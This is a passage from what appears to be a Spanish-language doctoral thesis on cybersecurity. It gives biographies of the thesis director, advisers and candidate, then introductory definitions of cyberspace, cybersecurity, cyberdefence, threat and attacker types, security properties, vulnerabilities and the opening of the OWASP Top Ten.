1.6 Antecedentes de la Dirección y el Tesista

Patricia Bazán (Directora de la Tesis):

Es Analista de Computación y Licenciada en Informática graduada en la Universidad Nacional de La Plata.
Es Doctora en Ciencias Informáticas graduada en la Facultad de Informática UNLP en 2015.

Es Magister en Redes de Datos graduada en la misma unidad académica en 2010, desarrollando sus trabajos en los temas de Procesos de Negocio, Servicios Distribuidos y metodologías para la integración de procesos y servicios.

Se desempeña como profesor titular de Desarrollo de Software en Sistemas Distribuidos dentro de las carreras de grado de la Facultad de Informática de la UNLP y es docente e integrante del comité académico de la Maestría en Redes de Datos de la misma casa de estudios. Como docente de la maestría dicta la asignatura Sistemas Distribuidos.

Posee numerosas participaciones en congresos internacionales y trabajos publicados en conferencias y congresos con referato nacional e internacional.

Actualmente integra el proyecto “Internet del Futuro: Ciudades Digitales Inclusivas, Innovadoras y Sustentables, IoT, Ciberseguridad, Espacios de Aprendizaje del Futuro” con un cargo de Profesor Titular con Dedicación Exclusiva. El proyecto se encuentra enmarcado dentro del Programa de Incentivos a la Investigación del Ministerio de Educación de la Nación, contando con la categoría III como docente-investigador del mencionado programa.

Ha liderado proyectos en el ámbito privado conduciendo equipos de desarrollo de software desde 1995 y también ha dirigido a estudiantes para la concreción de sus tesis de grado en temas vinculados a BPM, SOA, composición de servicios y modelado orientado a procesos y servicios.

Ha sido Consultor en proyectos financiados por el Banco Mundial y el BID.

Ha dirigido, y continúa haciéndolo, varias tesinas de grado y postgrado en la Facultad de Informática de la UNLP.

Dirige becarios de investigación y de extensión dentro del LINTI (Laboratorio de Investigación en Nuevas Tecnologías Informáticas) de la Facultad de Informática de la UNLP.

Paula Venosa (Asesora Científica de la Tesis):

Es Magister en Redes de Datos, Licenciada en Informática y Analista de Computación graduada en la Universidad Nacional de La Plata.

Es Profesora Adjunta con Dedicación exclusiva de la Facultad de Informática de la UNLP, especialista en Redes y Seguridad de la información, área en la cual desarrolla sus tareas de investigación y docencia tanto en grado como en postgrado, así como en proyectos de transferencia y extensión.

Desde el año 2002 es docente de diversos cursos de postgrado en el marco de la Maestría en Redes de Datos de la Facultad de Informática de la UNLP y del doctorado en Informática de dicha casa de estudios.

Coordina y lleva adelante distintos proyectos relacionados a la seguridad, como CERTUNLP (CSIRT Académico de la UNLP) y UNLP PKIGrid (Infraestructura de clave pública para e-Ciencia de Argentina, representando a la UNLP en TAGPMA, organización que acredita las PKIs de las Américas y es Chair del capítulo Latinoamericano en ese marco).

Durante los últimos 15 años ha realizado diversos cursos y capacitaciones, tanto en el ámbito público como privado. El enfoque de los mismos siempre ha sido la administración de redes y la seguridad de la información.

Ha dirigido becarios, tesinas y trabajos de especialización en este campo de conocimiento.

Nicolás del Rio (Asesor Científico de la Tesis):

Es Analista de Computación graduado en la Universidad Nacional de La Plata.

Es Magister en Redes de Datos graduado en la misma unidad académica en 2016, desarrollando sus trabajos en los temas de Diseño e Implementación de una solución de administración de tráfico de red basada en DNS y chequeos de disponibilidad.

Se desempeña como profesor adjunto de las materias Introducción a los Sistemas Operativos y Sistemas Operativos dentro de las carreras de grado de la Facultad de Informática de la UNLP y Sistemas Distribuidos dentro de la Maestría en Redes de Datos de la misma casa de estudios. Como docente de la maestría dicta también otros seminarios de postgrado.

Durante los últimos 10 años ha realizado diversos cursos y capacitaciones, tanto en el ámbito público como privado. El enfoque de los mismos siempre ha sido la administración de sistemas, implementación de redes y configuración de dispositivos de seguridad, obteniendo en algunos casos certificaciones internacionales.

Es responsable del diseño, administración e implementación de políticas de seguridad en toda la red de datos de la Agencia de Recaudación de la Provincia de Buenos Aires y aplica técnicas y tecnologías de última generación.

Ignacio Martín Gallardo Urbini (Tesista - Doctorando):

Es Analista en Sistemas, Licenciado en Sistemas e Ingeniero en Informática graduado en la Universidad de Palermo.

Es Especialista en Criptografía y Seguridad en Teleinformática graduado de la Facultad de Ingeniería del Ejército Argentino.

Es Especialista en Redes y Seguridad y Magister en Redes de Datos graduado de la Universidad Nacional de La Plata.

Actualmente se encuentra redactando la tesis final de la Maestría en Ciberdefensa de la Universidad de la Defensa Nacional, por otro lado se encuentra cursando la Maestría en Gestion de Ciberseguridad de la Universidad Europea Miguel de Cervantes y la Escuela Internacional de Postgrados, y también es doctorando del Doctorado en Ciencias Informáticas en la Facultad de Informática de la Universidad Nacional de la Plata.

Durante los últimos 10 años ha orientado su carrera hacia un punto de convergencia entre la Ciberseguridad, Desarrollo de Software y Telecomunicaciones por medio de la realización de diferentes grados, postgrados, cursos de capacitación y experiencia laboral, ocupando diferentes roles orientados a la investigación, desarrollo de software, ciberseguridad y telecomunicaciones tanto en empresas privadas como en laboratorios de I+D del Ejército Argentino y en organizaciones gubernamentales para la defensa Nacional.

Hasta la fecha, a realizado las siguientes publicaciones:

- 04/2017 WICC (XIX Workshop de Investigadores en Ciencias de la Computación): Arquitectura de Seguridad por Capas en Sistemas Críticos. ISBN: 978-987-42-5143-5.
- 04/2019 WICC (XXI Workshop de Investigadores en Ciencias de la Computación): Metodología para el Análisis de Incidentes de Ciberseguridad o Ciberataques durante las acciones de Ciberdefensa de las Infraestructuras Críticas de la Defensa Nacional. ISBN: 978-987-3619-27-4.
- 06/2019 RISTI (Revista Ibérica de Sistemas y Tecnologías de Información): Arquitectura de Certificados Digitales: de una arquitectura jerárquica y centralizada a una distribuida y descentralizada. ISSN: 1646-989. DOI: 10.17013/risti.32.49–66.
- 10/2019 CACIC (XXV Congreso Argentino de Ciencias de la Computación): Análisis del anonimato aplicado a criptomonedas. ISBN: 978-987-688-377-1.
- 10/2019 CACIC (XXV Congreso Argentino de Ciencias de la Computación): Detección de canales encubiertos en la capa de red. ISBN: 978-987-688-377-1.
- 07/10/2021 JCC-BD&ET2021 (9° Jornadas de Cloud Computing, Big Data & Emerging Topics): Distributed Cybersecurity Strategy, applying Intelligence Operation concept through data collection and analysis. ISBN: 978-950-34-2016-4.
- 25/06/2022 CISTI'22 (17° Conferencia Ibérica de Sistemas y Tecnologías de la Información): Distributed Cybersecurity Strategy, applying Intelligence Operations Theory. DOI: 10.23919/CISTI54924.2022.9820426.

Capítulo 2 - Ciberseguridad, Ciberdefensa y Seguridad en Teleinformática

2.1 Introducción Histórica

Con el fin de combatir los delitos y movimientos laborales tan comunes, ya a principios del siglo XX la seguridad comienza a identificarse como una de las funciones principales de las organizaciones, promovida en 1919 por el teórico y pionero de la administración Henry Fayol, luego de la técnica comercial, financiera, contable y directiva.

Al definir el objetivo de la seguridad, Fayol se refirió a: "salvaguardar activos contra el robo, fuego, inundación, contrarrestar huelgas y traiciones por parte del personal, y de forma amplia todos los disturbios sociales que puedan poner en peligro el progreso e incluso la vida del negocio."

Las medidas de seguridad a las que se refería Fayol, no sólo se restringía exclusivamente a los materiales físicos de la instalación, sino también al personal perteneciente a la infraestructura de las organizaciones.

Los requerimientos de seguridad en las organizaciones han sufrido dos cambios importantes en las últimas décadas. El primero surge con la introducción de las computadoras, ya que la necesidad de herramientas automatizadas para la protección de archivos y otra información almacenada se fue haciendo evidente. El segundo cambio surge con la aparición de los sistemas distribuidos, así como el uso de redes e instalaciones de comunicaciones para enviar información entre un servidor y una computadora o entre dos computadoras. Aquí la seguridad deja de tratarse desde el punto de vista computacional para abarcar también los aspectos de las telecomunicaciones.

Actualmente, la informática y las comunicaciones se encuentran en un grado tan alto de integración que es muy difícil determinar con exactitud cuál es la frontera entre estas disciplinas.

Las tecnologías usadas para abordar los problemas de comunicaciones y los de informática son exactamente las mismas y cada vez tienen mayor capacidad no solo de cómputo sino también de cambio. No solo la cantidad heterogénea de dispositivos que integran las infraestructuras de acceso teleinformático se ha multiplicado astronómicamente, sino también el tiempo en el que estos mismos se encuentran conectados y transfiriendo grandes volúmenes de información entre sí. No obstante, para que estas interacciones pudieran mantener los requerimientos de legitimidad ante la presencia de severas amenazas, la ingeniería en seguridad también tuvo que dar un gran giro.

Hoy en día, como bien ha sido nombrado en la introducción de esta tesis, la seguridad es la primer responsabilidad de los estados en cualquiera de sus aspectos, donde desde el principio de los tiempos ha sido principalmente administrada por el sector militar ya que los principales riesgos acechaban de forma física a la integridad de la población. No obstante, la aparición de nuevos riesgos de toda naturaleza ha provocado que muchos gobiernos de nuestro entorno geopolítico estén llevando a cabo una profunda revisión y transformación de sus políticas de defensa y seguridad[119].

Dicha transformación se somete a un cambio en el marco rector de la seguridad, especialmente, por tres razones. Primero, la seguridad de los estados ya no está restringida a la defensa de sus fronteras y su soberanía, sino que también debe garantizar el bienestar de la sociedad frente a los nuevos riesgos. Segundo, la globalización fomenta riesgos y amenazas transfronterizos, como la proliferación de sus políticas de armas de destrucción masiva, el terrorismo, o el cibercriminalismo. Por último, la existencia actual de actores de orígenes y motivaciones diversas con voluntad de desafiar el estado de derecho y el orden internacional con capacidad de actuar en cualquiera de las dimensiones de la seguridad, complica la atribución de las agresiones y disminuye la capacidad de respuesta de los estados agredidos[119].


Este nuevo modelo de seguridad conlleva la necesidad de identificar anticipadamente los riesgos, es decir, necesita evolucionar de la actual cultura reactiva a una de prevención y resiliencia[119].

La globalización se manifiesta con la libertad de movimientos de personas, mercancías, servicios y capitales proporcionando una evolución hacia la seguridad lineal donde ya no aplica la separación entre la seguridad interior y exterior, entre la política de defensa y la de interior y entre lo público y lo privado. Por lo tanto, la seguridad nacional ya no se identifica con un tipo de defensa o seguridad, no es responsabilidad de un ministerio en específico, ni se divide en un escenario exterior o interior, o con un enfoque preventivo o reactivo, sino con todos ellos de forma omnicomprensiva[119].

La aparición del ciberespacio y el requerimiento de resguardarlo y asegurarlo, han promovido que esta evolución en el modelo de la seguridad se haya apresurado[119].

2.2 Definición de Ciberespacio

El ciberespacio, se define como el conjunto de medios y procedimientos basados en las tecnologías de información y comunicación configuradas para la prestación de servicios. Este mismo, ya forma parte de la sociedad, economía, e incluso, puede llegar a ser factor determinante de la evolución cultural. El ciberespacio está constituido por hardware, software, servicios y sistemas de control que garantizan la provisión de aspectos esenciales para la actividad socio-económica de cualquier país, y en especial aquellos ligados a sus infraestructuras críticas[119].



<u>Ilustración 1:</u> Capas y Componentes del Ciberespacio

Como se aprecia en la *Ilustración 1*, la capa física abarca el componente geográfico y el componente de las redes físicas. El primer componente está formado por el hardware e infraestructura que soportan las redes y sus conectores físicos (cifradores, cableado, switches, routers, computadoras, servidores, etc.). La capa lógica está formada por el componente de redes lógicas que son ni más ni menos que los protocolos de comunicación entre los nodos de las redes, entendiendo por nodo a cualquier dispositivo que está conectado a las redes de comunicaciones y sistemas de información. Por último, la capa social está formada por la relación entre los componentes interfaces y ciberidentidad, donde el primero está formado por personas que interactúan con el ciberespacio. La relación entre individuos y ciberidentidades puede ser de uno a muchos y de muchos a uno, es decir, una persona puede disponer de una o más ciberidentidades y una ciberidentidad puede ser utilizada por uno o más individuos. Estas ciberidentidades podrían ser legítimas o suplantadas, lo que proporciona cierto anonimato en acciones ejecutadas en el ciberespacio, haciendo esto más difícil relacionar de manera unívoca a una ciberidentidad con una persona. Las ciberidentidades están constituidas, entre otros, por cuentas de correo electrónico, cuentas de usuarios o perfiles en redes[119].

2.3 Definición de Seguridad en Teleinformática

La seguridad en teleinformática se define como el área de conocimiento relacionada con la informática y la telemática que se enfoca en la protección de la infraestructura computacional y todo lo relacionado con esta y, especialmente, la información contenida en un sistema informático o circulante a través de las redes de computadoras[48].
El objetivo primordial de la seguridad en teleinformática prevalece en el establecimiento de normas que disipen potenciales riesgos y eviten posibles amenazas a la información o infraestructura informática.

Puesto que el propósito de los sistemas teleinformáticos no es otro que almacenar, procesar y transmitir información, consideramos entonces que un sistema teleinformático es seguro si maneja de forma correcta la información. Cabría entonces preguntarse cuáles son las condiciones que debe cumplir la información para que podamos determinar su calidad y para, en un paso posterior, determinar qué se podría hacer para garantizarla.

Los sistemas teleinformáticos generalmente incorporan medidas para garantizar cierto grado de seguridad en diferentes niveles.

2.4 Definición de Ciberseguridad

Años atrás, la ciberseguridad se enfocaba en la protección de la información, donde solamente se trataba de proteger accesos, usos, revelaciones, interrupciones, modificaciones o destrucciones no autorizadas. Hoy en día, esta mirada ha evolucionado hacia la gestión de riesgos del ciberespacio, donde la ciberseguridad consiste en la aplicación de un proceso de análisis y gestión de los riesgos relacionados con el uso, procesamiento, almacenamiento y transmisión de información a datos y los sistemas y procesos usados basándose en los estándares internacionales[119].

Una de las principales razones para este nuevo enfoque es la caracterización del ciberespacio de una determinada entidad como una aplicación que brinda servicios, de forma que la seguridad de la misma se logra cuando la aplicación se encuentra en un estado de riesgo conocido y controlado[120].

La ciberseguridad de una nación requiere al menos plantear dos dimensiones. La primera, cubre la protección de bienes, servicios, libertades, activos y derechos dependientes de la jurisdicción estatal. La segunda dimensión, tiene que ver con la responsabilidad compartida con otros estados, bilateralmente o a través de organismos reguladores de la ciberseguridad. La dificultad principal estriba en lograr que la agregación de soluciones parciales aplicadas por los estados, aunque se haga de forma coordinada, resuelva los problemas globales creados por unas tecnologías que derriban fronteras. El ciberespacio está en continuo crecimiento y evoluciona cada vez de forma más acelerada, alcanzando una permeabilidad tal que permite mantener las relaciones y dependencias económicas, sociales y culturales, que son esenciales para el crecimiento y

desarrollo de un país. En conclusión, la ciberseguridad debe formularse proactivamente como un proceso continuo de análisis y gestión de los riesgos asociados al ciberespacio[119].

2.5 Definición de Ciberdefensa

Dada esta creciente dependencia del ciberespacio, la fortificación de su infraestructura, la ciberseguridad de sus componentes lógicos, las interacciones que presentan con los humanos, y toda la adecuada gestión de riesgos que esto acarrea, se ha transformado en una de las más importantes preocupaciones contemporáneas con una prioridad a nivel global.

Infraestructuras críticas que abarcan desde servicios básicos, industrias, transportes, administración de la defensa nacional y el estado, entre muchas más, son susceptibles a ser atacadas en el ciberespacio, amenazando así la estabilidad, seguridad y soberanía de los países de diferentes formas.

El ámbito de la defensa nacional, hoy considera al ciberespacio como un nuevo ambiente en el que se desenvuelven conflictos de diversas naturalezas, nacionales e internacionales, por lo que esto se traduce en la definición del ciberespacio como una dimensión diferente al espacio terrestre, aéreo y marítimo, que requiere contar con las políticas, planificaciones y capacidades que permitan ejercer los roles propios de la defensa nacional bajo este contexto. Esto lleva a que las Fuerzas Armadas y el Ministerio de Defensa de los países den una respuesta global e integral a este importante desafío, coordinando con los actores que operan el ciberespacio y en el espectro electromagnético, las operaciones militares en el ámbito del ciberespacio y su integración con el resto de las capacidades operativas, así como su estructura de mando y control, el marco legal de actuación y la imprescindible integración con el resto de actores civiles y militares a nivel nacional e internacional; todo ello para orientar el desarrollo de las capacidades necesarias para enfrentar la amenaza del hoy y del mañana.

La ciberdefensa entonces se define como el conjunto de acciones y/u operaciones activas o pasivas desarrolladas en el ámbito de las redes, sistemas, equipos, enlaces y personal de los recursos teleinformáticos de la defensa a fin de asegurar el cumplimiento de las misiones o servicios para los que fueran concebidos[114], y a la vez que se impida que fuerzas enemigas los utilicen para cumplir los suyos.

Así mismo, la ciberdefensa del ciberespacio, va de la mano con las capacidades de responder fuera de las propias infraestructuras o sistemas que se defienden, dónde esta respuesta que podría ser inmediata, mediata o planificada, es ejecutada por las Fuerzas Armadas.

En el caso de la República Argentina, es el Comando Conjunto de Ciberdefensa del Estado Mayor Conjunto de las Fuerzas Armadas[46] coordinado con el Centro Nacional de Ciberdefensa del Ministerio de Defensa[47], el organismo que se encargan de garantizar un acceso libre al ciberespacio y dar una respuesta ante amenazas o agresiones que puedan

afectar a la Defensa Nacional. También obran para garantizar la disponibilidad, integridad y confidencialidad de la información y en la cooperación en materia de Ciberdefensa a nivel Internacional. Esta actividad actualmente se encuentra regulada por las Leyes de Defensa Nacional[55], de Seguridad Interior[56], de Reestructuración de las Fuerzas Armadas[57] y la ley de Inteligencia Nacional[58].

2.6 Problemas de los Sistemas Teleinformáticos

Cualquier situación en la vida está sujeta a la ocurrencia de situaciones no deseadas. En particular todos los sistemas informáticos están sujetos a la posibilidad de experimentar un funcionamiento anómalo, ya sea de manera accidental o provocada.
Para identificar estas situaciones, se definirán ciertos términos a modo de proporcionar facilidad en el entendimiento de dichos fallos en el funcionamiento deseado:

- Daño: perjuicio que se produce cuando un sistema informático falla.
- Ataque: acto deliberado de intentar provocar un daño.
- Riesgo: producto entre la magnitud de un daño y la probabilidad de ocurrencia del mismo.
- Amenaza: situación de daño cuyo riesgo de producirse es significativo.
- Vulnerabilidad: deficiencia de un sistema totalmente susceptible de producir un fallo en el mismo.
- Exploit: técnica que permite el aprovechamiento de una vulnerabilidad.

Los objetivos de los ataques informáticos se clasifican en tres grandes grupos:

- Sector Privado. Dentro del mismo se incluyen a los encargados de las infraestructuras críticas.
- Ciudadanos.
- Gobiernos.

2.7 Amenazas a la Seguridad

No sólo las amenazas que surgen de la programación y el funcionamiento de un dispositivo de almacenamiento, transmisión o procesamiento deben ser consideradas, también hay otras circunstancias no informáticas que deben ser tomadas en cuenta. Muchas son, a menudo, imprevisibles o inevitables y estas pueden ser causadas por:

- Usuarios: causa del mayor problema ligado a la seguridad de un sistema informático. En algunos casos sus acciones causan problemas de seguridad, si bien en la mayoría de los casos es porque tienen permisos sobredimensionados o no se les han restringido acciones innecesarias, por ejemplo.
- Programas maliciosos o Malware: programas destinados a perjudicar o hacer un uso indebido de los recursos del sistema. Se instalan en el ordenador, abriendo una

puerta a intrusos o bien modificando los datos. Estos programas pueden ser un virus informático, un gusano informático, un troyano, una bomba lógica, un programa espía o *spyware*, en general conocidos como *malware*.

- Errores de programación: la actualización de versiones, buenas prácticas en el desarrollo, aplicación de metodologías de desarrollo seguro de software y ajustes en configuración de los sistemas operativos y aplicaciones permite evitar este tipo de amenazas.
- Intrusos: personas que consiguen acceder a los datos o programas a los cuales no están autorizados (*crackers, defacers, hackers, script kiddie o script boy, viruxers*).
- Siniestros (robo, incendio, inundación): una mala manipulación o mala intención derivan en la pérdida del material o de los archivos.
- Personal técnico interno: técnicos de sistemas, administradores de bases de datos, técnicos de desarrollo. Los motivos de amenaza que se encuentran entre los habituales son: disputas internas, problemas laborales, despidos, fines lucrativos, espionaje.
- Fallos electrónicos o lógicos de los sistemas informáticos en general.
- Catástrofes naturales: rayos, terremotos, inundaciones, rayos cósmicos.

El hecho de conectar una red a un entorno externo da la posibilidad de que algún atacante pueda entrar en ella y hurtar información o alterar el funcionamiento de la red. Sin embargo, el hecho de que la red no esté conectada a un entorno externo, como Internet, no garantiza la seguridad de la misma. De acuerdo con el *Computer Security Institute* (CSI, por sus siglas en inglés) de San Francisco, aproximadamente entre el 60 y 80 por ciento de los incidentes de red son causados desde dentro de la misma. Basado en el origen del ataque se puede decir que existen dos tipos de amenazas:

- Amenazas internas: generalmente estas amenazas pueden ser más serias que las externas, por varias razones como:
    - Si es por usuarios o personal técnico, conocen la red y saben cómo es su funcionamiento, ubicación de la información, datos de interés, entre otros. Además tienen algún nivel de acceso a la red por las mismas necesidades de su trabajo, lo que les permite mínimos movimientos.
    - Los sistemas de prevención de intrusos o IPS (por sus siglas en inglés *intrusion protection system*) y firewalls son mecanismos no efectivos en amenazas internas por no estar, habitualmente, orientados al tráfico interno. Que el ataque sea interno no tiene que ser exclusivamente por personas ajenas a la red, podría ser por vulnerabilidades que permiten acceder a la red directamente: rosetas accesibles, redes inalámbricas desprotegidas, equipos sin vigilancia.
- Amenazas externas: Son aquellas amenazas que se originan fuera de la red. Al no tener información certera de la red, un atacante tiene que realizar ciertos pasos para poder conocer qué es lo que hay en ella y buscar la manera de atacar. La

ventaja que se tiene en este caso es que el administrador de la red puede prevenir una buena parte de los ataques externos.

El tipo de amenazas según el efecto que causan a quien recibe los ataques podría clasificarse en:

- Espionaje. Abarcando desde espionaje de estado hasta espionaje industrial.
- Robo y publicación de información clasificada o sensible.
- Robo y publicación de datos personales.
- Amenazas persistentes avanzadas (APT, por sus siglas en inglés *advanced persistent threat*).
- Destrucción de información.
- Suplantación de la identidad, publicidad de datos personales o confidenciales, cambio de información, venta de datos personales, entre otros.
- Robo de dinero, estafas.
- Anulación del funcionamiento de los sistemas o efectos que tiendan a ello, que pueden incluir ataques a infraestructuras críticas, contra redes y sistemas, contra servicios de internet, sistemas de control y redes industriales.

Se pueden clasificar por el modus operandi del atacante - si bien el efecto puede ser distinto para un mismo tipo de ataque:

- Virus informático: malware que tiene por objeto alterar el normal funcionamiento de la computadora, sin el permiso o el conocimiento del usuario. Los virus, habitualmente, reemplazan archivos ejecutables por otros infectados con el código de este. Los virus pueden destruir, de manera intencionada, los datos almacenados en una computadora, aunque también existen otros más inofensivos, que solo se caracterizan por ser molestos.
- Phishing: suplantación de identidad (describir someramente).
- Ingeniería social (describir someramente).
- Denegación de servicio (describir someramente).
- Spoofing: de ARP, DNS, IP, DHCP, (aclarar siglas o poner nota al pie).

2.8 Autoría de un Atentado en el Ciberespacio

Los ataques dentro de la jurisdicción del ciberespacio pueden ser clasificados en función de su impacto y autoría[119]:

- Ciberataques patrocinados por el estado: los conflictos del mundo físico (aire, tierra o mar) tienen su continuación en el mundo digital del ciberespacio. En estos tiempos se han detectado ciberataques contra las infraestructuras críticas de países o contra objetivos bastante específicos, pero iguales de estratégicos. Un ejemplo ya anteriormente nombrado y muy conocidos como el ciberataque a Estonia en el

2007 que afectó al funcionamiento de infraestructuras críticas del país, o el ciberataque a Georgia en 2008, entre otros[119].

- Ataques patrocinados por organizaciones privadas: muchas organizaciones privadas tienen, como objetivo del ataque, los secretos industriales de otras organizaciones o gobiernos. Este tipo de ataques, en muchas ocasiones, se ejecutan con el apoyo gubernamental haciendo uso igualmente de Amenazas Persistentes Avanzadas[119].
- Terrorismo, extremismo político e ideológico: los terroristas y grupos extremistas utilizan el ciberespacio para planificar sus acciones, publicitalas y reclutar adeptos para ejecutarlas. Estos grupos ya han reconocido la importancia estratégica y táctica del ciberespacio para sus intereses. Las redes sociales y los foros se han convertido en el principal instrumento utilizado por los terroristas[119].
- Ataques del crimen organizado: las bandas del crimen organizado (ciber-gangs) han comenzado a trasladar sus acciones al ciberespacio, explotando las posibilidades de anonimato que éste ofrece. Este tipo de bandas tienen, como objetivo del ataque, la obtención de información sensible para su posterior uso fraudulento y consecución de grandes beneficios económicos[119].
- Hacktivismo: durante 2011, el hacktivismo se ha convertido en una de las mayores amenazas para los gobiernos y organismos. Este movimiento tiene como principios el anonimato y la libre distribución de información a través del ciberespacio, esencialmente a través de Internet. Los hacktivistas se agrupan de manera descentralizada utilizando el *underground* de Internet para comunicarse y planificar sus acciones. Entre estos grupos se encuentran Anonymous o Lulzsec, pero no son los únicos. Su misión es 'atacar' el ciberespacio que represente a personas, empresas u organizaciones que atente contra alguno de sus principios o intereses. Tanto es así que el ciberespacio de los gobiernos de la mayoría de los países del mundo, bancos, empresas de telecomunicaciones, proveedores de infraestructuras críticas, proveedores de servicios de Internet y en definitiva todo el ciberespacio es susceptible de recibir ataques de denegación de servicios o ser hackeados con el objetivo principal de robar información sensible que posteriormente será distribuida en Internet para libre acceso[119].
- Ataques de perfil bajo: este tipo de ataques son ejecutados, normalmente, por personas con ciertos conocimientos en TIC (por sus siglas en inglés, *Technology and Information Communications*) que les permiten llevar a cabo ciberataques de naturaleza muy heterogénea y por motivación, fundamentalmente, personal[119].
- Ataques de personal con accesos privilegiados: este grupo supone una de las mayores amenazas para la seguridad del ciberespacio de las naciones y empresas ya que suelen ser parte integrante de todos los ataques arriba expuestos. Desde un espía infiltrado por un estado, a un empleado captado por bandas de terroristas o cibercriminales pasando por un empleado descontento, todos ellos pueden ser considerados intrusos[119].

2.9 Bases de la Seguridad

Hablar de seguridad teleinformática en términos absolutos es imposible y por ese motivo se habla más bien de fiabilidad del sistema que, en realidad es una relajación del primer término.

Definimos la fiabilidad como la probabilidad de que un sistema se comporte tal y como se espera de él. En general, un sistema será seguro o fiable si podemos garantizar cinco aspectos[121]:

- Confidencialidad: acceso a la información solo mediante autorización y de forma controlada.
- Integridad: modificación de la información solo mediante autorización.
- Disponibilidad: la información del sistema debe permanecer accesible mediante autorización.
- Autenticación o Autentificación: propiedad que permite identificar el generador y origen de la información.
- No repudio o irrefutabilidad: la información se garantiza tanto que sale de origen como que llega a destino.

Existe otra propiedad de los sistemas que es la confiabilidad, entendida como el nivel de calidad del servicio que se ofrece. Pero esta propiedad, que hace referencia a la disponibilidad, estaría al mismo nivel que la seguridad. En este caso mantenemos la disponibilidad como un aspecto de la seguridad[49].

2.10 Procedimientos de Seguridad en Sistemas Teleinformáticos

Los procedimientos de seguridad son técnicas que se utilizan para implementar un servicio de seguridad, es decir, aquel mecanismo que está diseñado para detectar, prevenir o recuperarse de un ataque de seguridad[48]; dicho de otra manera, para cumplir con los cinco aspectos que garantizan que un sistema sea seguro o fiable. Los mismos son:

- Encriptación: proporciona confidencialidad de la información y se lleva a cabo por medio de la criptografía simétrica y/o asimétrica.
- Firma digital: se lleva a cabo por medio de la criptografía asimétrica y asegura la integridad, no repudio y autenticidad del mensaje.
- Control de acceso: garantiza la autenticación y autorización. Utiliza la identidad autenticada para determinar y aplicar los derechos de acceso correspondientes a la misma, de forma que si la entidad intenta acceder a un recurso no autorizado, este mecanismo rechazará dicha acción.
- Redundancia: provee disponibilidad tanto de la información como de los servicios en caso de compromiso de los mismos.

2.11 Vulnerabilidad

Según *Common Vulnerabilities and Exposures* (CVE), una vulnerabilidad es una debilidad en el código de software o hardware que puede afectar la confidencialidad, integridad o disponibilidad de un sistema, cuando esta misma es explotada. Algunos ejemplos podrían ser los ataques de denegación de servicios, acceso no autorizado, entre otros. Esto difiere de una exposición, que es un problema de configuración o software que puede usarse como un trampolín hacia el sistema. Por lo tanto, una exposición no permite el compromiso directo de un sistema, pero puede ser un componente importante de un ataque, por ejemplo, un estado que permite recopilar información de actividades maliciosas o esconder actividades maliciosas.

OWASP (Open Web Application Security Project), por otro lado, define el término "vulnerabilidad" de manera más vaga para incluir cualquier debilidad que pueda causar daño a las partes interesadas y el Top Ten ranking de OWASP incluye tanto vulnerabilidades directas como exposiciones indirectas.

Según Bilge y Dumitras, el ciclo de vida de una vulnerabilidad cuenta con seis etapas:

- Vulnerabilidad introducida
- Explotación lanzada en todo el mundo
- Vulnerabilidad revelada al público
- Vulnerabilidad descubierta por el proveedor
- Firmas de antivirus y detectores de intrusión publicadas
- Implementación de parches

Las vulnerabilidades de un software pueden variar desde errores de implementación local hasta fallas del diseño a nivel superior. La diferencia es la cantidad de código que se debe considerar para divulgarlo. Los errores más simples, como las llamadas a sistema inseguras, viven en una línea de código aislada y pueden detectarse con un análisis léxico. Otras vulnerabilidades dependen del comportamiento de varias funciones, y estas pertenecen a un rango medio de errores. Al más alto nivel, están las fallas lógicas en el diseño, y estos errores requieren una gran experiencia y conocimiento para detectarlos, por lo que se debe considerar cómo funcionan juntos varios componentes. Las fallas de diseño ocurren en la fase de diseño del desarrollo de software, mientras que las fallas de implementación, ocurren en la fase de codificación del mismo. McGraw compara la construcción segura de software con la construcción de una casa. El tipo de ladrillo que se utiliza es importante, pero es aún más importante que la casa esté diseñada para tener cuatro paredes y un techo. En el pasado, la seguridad del software ha prestado mucha más atención a los ladrillos que a las paredes. El ranking Top Ten de vulnerabilidades expuesto por OWASP puede ocurrir tanto en la fase de diseño como en la fase de implementación.

2.12 OWASP Top Ten

Este ranking es un documento de conocimiento estándar compartido públicamente para desarrolladores de aplicaciones Web. Esta lista contiene las diez vulnerabilidades de seguridad de aplicaciones web más críticas según la fundación, y es desarrollada por expertos en seguridad en aplicaciones web en todo el mundo pretendiendo actualizarse cada tres años. Su objetivo es educar a las empresas y desarrolladores sobre cómo minimizar los riesgos de la seguridad de las aplicaciones. La última actualización de la lista se publicó en el 2021, mientras que la actualización anterior fue en el 2017.

Los diez principales riesgos de la seguridad de las aplicaciones web son [76]:

- A01 - Broken Access Control: el control de acceso se refiere a la aplicación de restricciones a los usuarios autenticados para realizar acciones fuera de su nivel de permiso. Esto ocurre cuando tales restricciones no se aplican correctamente. Esto puede dar lugar a un acceso no autorizado a información sensible, así como a su modificación o destrucción. Algunas de las vulnerabilidades comunes del control de acceso son:
    - Otorgar acceso gratuito a roles, funciones y capacidades donde debería estar limitado por el principio de privilegio mínimo y denegado por defecto.
    - Alterar los parámetros y forzar la navegación (es decir, modificar una URL o la página HTML) o modificar las solicitudes de API para evitar verificaciones de control de acceso.
    - Proporcionar referencias directas a objetos inseguros (es decir, un identificador único) que permite ver y modificar la cuenta de un usuario.
    - Elevación de privilegios debido a un error o defecto de diseño.
